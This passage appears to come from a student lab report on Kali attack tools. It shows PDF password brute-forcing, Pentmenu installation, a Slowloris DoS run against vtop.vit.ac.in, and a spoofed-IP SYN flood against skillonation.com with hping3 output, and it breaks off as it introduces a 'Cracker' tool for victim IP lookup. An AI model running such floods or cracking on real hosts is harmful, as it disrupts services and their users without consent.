


```
kali@kali: ~/pdfbruter
Trying these Passwords: aleksandr
Trying these Passwords: zxcvb
Trying these Passwords: shalom
Trying these Passwords: rhocnbyf
Trying these Passwords: pickles
Trying these Passwords: passat
Trying these Passwords: natalia
Trying these Passwords: moomoo
Trying these Passwords: jumperpat
Trying these Passwords: inferno
Trying these Passwords: dietcoke
Trying these Passwords: cumming
Trying these Passwords: coaldude
Trying these Passwords: chuck
Trying these Passwords: christop
Trying these Passwords: million
Trying these Passwords: lollipop
Password Found: command
[*] BruteForce Has Ended at: 9:18:59 [*]
(kali㉿kali)-[~/pdfbruter]
```

- 5) When we open the pdf it asks for entering a password



- 6) Upon entering the cracked password “command” we can see that the pdf has been unlocked



PENTMENU:

An automated programme called Pentmenu was created to carry out numerous network operations and was modelled by the PentBox. Basic recon tasks like Whois Records, DNS Gathering, etc. are also performed by the Pentmenu tool. The Pentmenu tool was created using a Shell script and is accessible on the GitHub website. The Pentmenu tool is free and open-source.

Steps :

- 1) Install pentmenu from the given link :


```
git clone https://github.com/GinjaChris/pentmenu.git
```

- 2) After installing go to pentmenu directory :


```
cd pentmenu
```

```
./pentmenu
```


- 3) Once Pentmenu is opened, it will show 5 options as shown in the screenshot below




4) For DOS attack we will choose option 2




5) Once option 2 is entered, we will be able to see another list of 10 options




6) From those options we choose option 9 which is Slowloris



7) We enter the target as vtop.vit.ac.in, target port as 80, number of connections as 5000, interval time as 5




8) DOS attack is working



Now,


9) TCP Syn Flood attack allow us to spoof our IP and it uses hping3 to perform Dos attack.
Now, Doing Dos attack from a Spoof IP address.



10) We set our Spoof IP – 192.168.26.45


```
kali@kali: ~/pentmenu
      5) TCP RST Flood          10) IPsec DOS
Pentmenu>3
TCP SYN Flood uses hping3 ... checking for hping3 ...
hping3 found, continuing!
Enter target:
skillonation.com
Enter target port (defaults to 80):
80
Using Port 80
Enter Source IP, or [r]andom or [i]nterface IP (default):
192.168.26.45
Send data with SYN packet? [y]es or [n]o (default)
y
Enter number of data bytes to send (default 3000):
3000
Starting TCP SYN Flood. Use 'Ctrl c' to end and return to menu
HPING skillonation.com (eth0 82.180.152.30): S set, 40 headers + 3000 data bytes
hping in flood mode, no replies will be shown
^C
— skillonation.com hping statistic —
22606 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
Pentmenu>
```

To verify we can see in Wireshark that packets are sending from our spoof IP.



CRACKER TOOL :


It is a tool used in information gathering and penetration testing and various attacks. It contains various modules such as IP scanning, DDoS attack, and many more.




We are going to show few implementation of the modules below :

1) IP tool


a) using IP tool to get the information of victim's IP.



